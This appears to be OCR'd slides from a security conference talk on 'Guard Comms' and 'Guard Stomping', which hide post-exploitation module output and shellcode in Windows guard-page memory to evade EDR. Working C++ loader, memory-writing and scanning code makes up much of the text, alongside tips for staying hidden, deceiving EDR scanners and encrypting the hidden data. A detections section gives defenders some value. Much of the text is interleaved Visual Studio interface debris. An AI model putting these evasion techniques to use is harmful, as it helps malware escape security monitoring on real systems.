        SIZE_T bytesRead = 0;
        ReadProcessMemory(GetCurrentProcess(), mbi.BaseAddress, (LPVOID)info, mbi.RegionSize, &bytesRead);
        printf("Bytes read: %d\n", bytesRead);
```

GUARD COMMS – C2 DESIGN EXAMPLE PT. 2

```
printf("Bytes read: %d\n", bytesRead);
for (size_t i = 0; i < bytesRead - header.size() + 1; ++i)
{
    if (memcmp(info + i, header.data(), header.size()) == 0)
    {
        // Found the pattern
        wprintf(L"Found the header!\n\n");

        std::wstring wstr = (std::wstring)info;

        //overwrite the virtual memory with random zeroes, and then free it, and free wchar blocks
        //use memset to overwrite:
        memset(mbi.BaseAddress, 0, mbi.RegionSize);

        //free the allocated memory for cleanup
        VirtualFree(mbi.BaseAddress, 0, MEM_RELEASE);
    }
    else
    {
        //use memset vs WriteProcessMemory:
        //reset info, still looking for our data
        memset(info, 0, mbi.RegionSize);
        VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE | PAGE_GUARD, &oldprotect);

    }
}
```


File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search
Guard_Comms
Debug
ARM64
Local Windows Debugger
ProcessListing.h
dllmain.cpp
Example.cpp
Guard_Comms
(Global Scope)
main()
<< static_cast<void*>(mbi.BaseAddress)
<< " Size: " << mbi.RegionSize << " bytes"
<< " Protection: " << mbi.Protect << "\n" << std::endl;
DWORD oldprotect = PAGE_READWRITE | PAGE_GUARD;
//printf("Found memory address at %X\n", mbi.BaseAddress);
VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE, &oldprotect);
wchar_t info[250000]; //don't go much past this limit on the stack, might risk badness
SIZE_T bytesRead = 0;
ReadProcessMemory(GetCurrentProcess(), mbi.BaseAddress, (LPVOID)info, mbi.RegionSize, &bytesRead);
printf("Bytes read: %d\n", bytesRead);
for (size_t i = 0; i < bytesRead - header.size() + 1; ++i)
{
if (memcmp(info + i, header.data(), header.size()) == 0)
{
// Found the pattern
wprintf(L"Found the header!\n\n");
std::wstring wstr = (std::wstring)info;
wprintf(L"\n%ls\n", wstr.data());
//overwrite the virtual memory with random zeroes, and then free it, and free wchar blocks
//use memset to overwrite:
memset(mbi.BaseAddress, 0, mbi.RegionSize);
//free the allocated memory for cleanup
VirtualFree(mbi.BaseAddress, 0, MEM_RELEASE);
}
else
{
//use memset vs WriteProcessMemory:
//reset memory region for info, still looking for our data
memset(info, 0, mbi.RegionSize);
VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE | PAGE_GUARD, &oldprotect);
}
}
158 %
Ln: 74 Ch: 1 OVR TABS CRLF
Output
Show output from: Debug
The thread 264 has exited with code 3742638296 (0xdf1420d8).
'Guard_Comms.exe' (Win32): Unloaded 'C:\Windows\System32\msvcrt.dll'
'Guard_Comms.exe' (Win32): Unloaded 'C:\Windows\System32\sechost.dll'
'Guard_Comms.exe' (Win32): Unloaded 'C:\Windows\System32\advapi32.dll'
'Guard_Comms.exe' (Win32): Unloaded 'C:\Dev\Guard_Comms\ARM64\Debug\Process_List.dll'
The program '[4216] Guard_Comms.exe' has exited with code 0 (0x0).
Error List
Output
Solution Explorer
Search Solution Explorer (Ctrl+;)
Solution 'Guard_Comms' (2 of 2 projects)
Guard_Comms
References
External Dependencies
Header Files
Resource Files
Source Files
Example.cpp
Process_List
References
External Dependencies
Header Files
framework.h
pch.h
ProcessListing.h
Resource Files
Source Files
dllmain.cpp
pch.cpp
Solution Explorer
Git Changes
Ready
Add to Source Control
Select Repository
Search
5:22 PM
5/29/2024

DISADVANTAGES AND IMPROVEMENTS

- Size Constraints for stack sizes
  - Could use heap, but will create memory regions, more work to control (bytes not allocated at top of memory region, etc)
- Private non-backed memory – room to play here
- Utilize Userland Unhooking, we didn't discuss today
- Consider sizing of your data in terms of remaining hidden
  - What do normal guard allocations look like
- Would still recommend for mostly local process activities
- Can encrypt your data while it is in guard page memory, play with dynamic headers/footers
- Although general, for post-exploitation modules you will need to rewrite/wrap existing modules to utilize this structure for output

DETECTIONS

- Look for RW + G on non-backed memory that isn’t tied to threads
- Look for RW + G memory that is larger than a set size
- Look in Kernel for memory based calls which are changing permissions around +G permissions, specifically adding them to RW memory closely to removing them
- Look for succession of calls to change RW + G permissions
    - Why would this be happening across all process memory space in a short span of time


GUARD STOMPING - UTILIZING EXISTING GUARD PAGES

```
wchar_t info[250000]; //don't go much past this limit on the stack, might risk badness

SIZE_T bytesRead = 0;
//ReadProcessMemory(GetCurrentProcess(), mbi.BaseAddress, (LPVOID)info, mbi.RegionSize, &bytesRead);
ReadProcessMemory(GetCurrentProcess(), mbi.BaseAddress, (LPVOID)info, mbi.RegionSize, &bytesRead);
printf("Bytes read: %d\n", bytesRead);
for (size_t i = 0; i < bytesRead - header.size() + 1; ++i)
{
    if (memcmp(info + i, header.data(), header.size()) == 0)
    {
        // Found the pattern
        wprintf(L"Found the header! Here is the data: %ls\n\n", info);

        //std::wstring wstr = (std::wstring)info;
        //wprintf(L"\n%ls\n", wstr.data());
        //wprintf(L"\n%ls\n", info);
        //overwrite the virtual memory with random zeroes, and then free it, and free wchar blocks
        //use memset to overwrite:
        memset(info, 0, mbi.RegionSize);
        memset(mbi.BaseAddress, 0, mbi.RegionSize);
        VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE | PAGE_GUARD, &oldprotect);
        //free the allocated memory for cleanup
        //VirtualFree(mbi.BaseAddress, 0, MEM_RELEASE);
    }
    else
    {
        //use memset vs WriteProcessMemory:
        //reset memory region for info, still looking for our data
        memset(info, 0, mbi.RegionSize);
        VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE | PAGE_GUARD, &oldprotect);

    }
```

Main Exe

```
for (PBYTE baseAddress = nullptr;
    VirtualQueryEx(GetCurrentProcess(), baseAddress, &mbi, sizeof(mbi));
    baseAddress += mbi.RegionSize)
{
    // Check if the region is committed and has PAGE_GUARD protection
    if (mbi.State == MEM_COMMIT && (mbi.Protect & PAGE_GUARD) && (mbi.Protect & PAGE_READWRITE))
    {
        if (byte_offset < (process_list.size()*2)) //*2 because wchars
        {
            DWORD oldprotect = 0;
            //use size of the region to know how many bytes we can write
            int size = mbi.RegionSize;
            VirtualProtect(mbi.BaseAddress, size, PAGE_READWRITE, &oldprotect);
            //write as many bytes as you can here
            std::wstring message = L"";
            if ((size) < (process_list.size()*2 - byte_offset + 12*4))
            {
                message = L"HEADERBYTES" + process_list.substr(byte_offset, (size) / 2 - 12 * 4) + L"FOOTERBYTES"; //get substr to match size
                //std::wstring message_size = to_wstring(message.size());
                //MessageBoxW(NULL, message_size.data(), L"Message Size", MB_OK);
                //std::wstring message = L"HEADERBYTES" + process_list + L"FOOTERBYTES";
                WriteProcessMemory(GetCurrentProcess(), mbi.BaseAddress, message.data(), message.size() * 2, &bytes_written);
                //std::wstring bytes_w = to_wstring(bytes_written);
                //MessageBoxW(NULL, bytes_w.data(), L"Bytes Written", MB_OK);
                byte_offset += bytes_written - 12 * 4; //remove header and footer from calculation

                //memset(mbi.BaseAddress, 0, mbi.RegionSize);
                VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE | PAGE_GUARD, &oldprotect);
            }
            else
            {
                message = L"HEADERBYTES" + process_list.substr(byte_offset/2, process_list.size()) + L"FOOTERBYTES"; //get remainder of the string
                //std::wstring message_size = to_wstring(message.size());
                //MessageBoxW(NULL, message_size.data(), L"Message Size", MB_OK);
                //std::wstring message = L"HEADERBYTES" + process_list + L"FOOTERBYTES";
                WriteProcessMemory(GetCurrentProcess(), mbi.BaseAddress, message.data(), message.size() * 2, &bytes_written);
                //std::wstring bytes_w = to_wstring(bytes_written);
                //MessageBoxW(NULL, bytes_w.data(), L"Bytes Written", MB_OK);
                byte_offset += bytes_written - 12 * 4; //remove header and footer from calculation

                VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE | PAGE_GUARD, &oldprotect);
                break;
            }
```

Slight error in the above code and demo: byte_offset/2


File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search
Guard_Comms
Sign in
Debug
x64
Local Windows Debugger
Example.cpp
ProcessListing.h
dllmain.cpp
Guard_Comms
(Global Scope)
main()
#include <iostream>
using namespace std;
int main()
{
//NOTE: THIS IS NOT OPSEC SAFE, JUST FOR DEMO PURPOSES
//use DLL load to load module:
int error;
HINSTANCE hDLL = LoadLibraryW(L"Process_List.dll");
error = GetLastError();
if (hDLL != NULL)
{
wprintf(L"Successfully loaded library!\n");
}
else
{
wprintf(L"Unsuccessful library load, error is %d\n", error);
exit(-1);
}
//Get address of our exported function
FARPROC hAddress = GetProcAddress(hDLL, "ExportedFunction");
//use CreateThread on the address of ExportedFunction
HANDLE hThread;
hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)hAddress, NULL, 0, NULL);
//wait for thread to finish
WaitForSingleObject(hThread, INFINITE);
//unload our module
FreeLibrary(hDLL);
MEMORY_BASIC_INFORMATION mbi;
ZeroMemory(&mbi, sizeof(mbi));
//wchar_t* heapAddress = (wchar_t*)malloc(2000000);
//LPVOID heapAddress = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 2000000);
//for wide chars:
std::vector<BYTE> header = { 0x48, 0x00, 0x45, 0x00, 0x41, 0x00, 0x44, 0x00, 0x45, 0x00, 0x52, 0x00, 0x42, 0x00, 0x59, 0x00, 0x54, 0x00, 0x45, 0x00, 0x53 }; // HEADERBYTES
std::vector<BYTE> footer = { 0x46, 0x00, 0x4F, 0x00, 0x4F, 0x00, 0x54, 0x00, 0x45, 0x00, 0x52, 0x00, 0x42, 0x00, 0x59, 0x00, 0x54, 0x00, 0x45, 0x00, 0x53 }; // FOOTERBYTES
Solution Explorer
Search Solution Explorer (Ctrl+;)
Solution 'Guard_Comms' (2 of 2 projects)
Guard_Comms
References
External Dependencies
Header Files
Resource Files
Source Files
Example.cpp
Process_List
References
External Dependencies
Header Files
framework.h
pch.h
ProcessListing.h
Resource Files
Source Files
dllmain.cpp
pch.cpp
Output
Show output from: Debug
'Guard_Comms.exe' (Win32): Loaded 'C:\Windows\System32\msvcrt.dll'.
'Guard_Comms.exe' (Win32): Loaded 'C:\Windows\System32\sechost.dll'.
'Guard_Comms.exe' (Win32): Loaded 'C:\Windows\System32\bcrypt.dll'.
'Guard_Comms.exe' (Win32): Loaded 'C:\Windows\System32\rpcrt4.dll'.
'Guard_Comms.exe' (Win32): Loaded 'C:\Windows\System32\imm32.dll'.
The program '[2316] Guard_Comms.exe' has exited with code 0 (0x0).
Activate Windows
Go to Settings to activate Windows.
Error List
Output
Solution Explorer
Git Changes
Ready
Add to Source Control
Select Repository
Search
9:02 PM
6/8/2024

BENEFITS/ISSUES OF GUARD STOMPING

- Solves two of the problems with previous method
  - Tied to thread stacks
  - Using normal size Guard Pages
  - Guard Page regions normally filled with 0's so makes wiped page appear benign
- Very limited size due to number of existing Page Guards
  - Unpredictable how many Page Guard regions there will be
  - Could create more threads to alleviate this problem but would make large sizes difficult
- To solve sizing issues, could try to create more space using normal exception methods (Guard Pages are designed to create more space)
  - Can also try to create more benign threads to utilize guard pages (perhaps suspended threads?)
- You could hide shellcode with Guard Stomping as well but inherently less stable, always keep a reserve of Guard space to prevent stack corruption
  - See suspended thread idea above, or just make sure you write benign code which won't clobber stack

OTHER USES FOR GUARD PAGES

- Utilize deception against EDR
  - Plant guard page memory and constantly query its permissions
  - If this memory is scanned and the permission removed, take action to appear benign or entirely change your end binary
  - Don’t need to use VEH for this vs constant querying for permissions on known memory in local process
  - Can combine this appear with Guard Comms/Guard Stomping, as in place module data/shellcode and then continuously query for a time before reading data/executing, etc
  - Can also combine discussed methods with VEH, etc

USEFUL RESOURCES/LINKS

- https://isc.sans.edu/diary/AntiDebugging+Technique+based+on+Memory+Protection/26200/
- https://www.youtube.com/watch?v=b2Fy35o254c
- https://github.com/codereversing/guardpage_hook/tree/master
- https://www.unknowncheats.me/forum/general-programming-and-reversing/521716-hooks-hooking-using-page_guard.html
- https://www.unknowncheats.me/forum/general-programming-and-reversing/154643-different-ways-hooking.html
- https://github.com/stevemk14ebr/PolyHook/tree/master
- https://www.unknowncheats.me/forum/general-programming-and-reversing/281302-using-veh-page_guard-memory-catch.html?s=d034aa65a97757e8561a1da324dc88b8
- https://www.codereversing.com/archives/595
- https://github.com/hoangprod/LeoSpecial-VEH-Hook/tree/master
- https://medium.com/@0xHossam/av-edr-evasion-malware-development-p-4-162662bb630e

MORE USEFUL RESOURCES/LINKS

- https://redops.at/en/blog/edr-analysis-leveraging-fake-dlls-guard-pages-and-veh-for-enhanced-detection
- https://learn.microsoft.com/en-us/windows/win32/api/errhandlingapi/nf-errhandlingapi-unhandledexceptionfilter
- https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-exception_record
- https://learn.microsoft.com/en-us/windows/win32/api/errhandlingapi/nf-errhandlingapi-addvectoredexceptionhandler
- https://github.com/weak1337/BE-Shellcode/blob/447eb80a42b2d02cd812ce0afea1b219d58c3a8f/BEShellcode/misc.cpp#L3
- https://reverseengineering.stackexchange.com/questions/14992/what-are-the-vectored-continue-handlers
- https://topic.alibabacloud.com/a/relationships-between-veh-seh-ueh-vch-in-windows-exception-handling_1_15_30842207.html
- https://dimitrifourny.github.io/2020/06/11/dumping-veh-win10.html
- https://www.unknowncheats.me/forum/c-and-c-/567151-vectored-exception-handlers-x64.html
- https://research.nccgroup.com/2022/03/01/detecting-anomalous-vectored-exception-handlers-on-windows/
- https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/pebteb/peb/crossprocessflags.htm

GITHUB PAGE

- Check https://github.com/asaurusrex, will likely be releasing Guard Comms/Guard Stomping as a project shortly after the conference

QUESTIONS?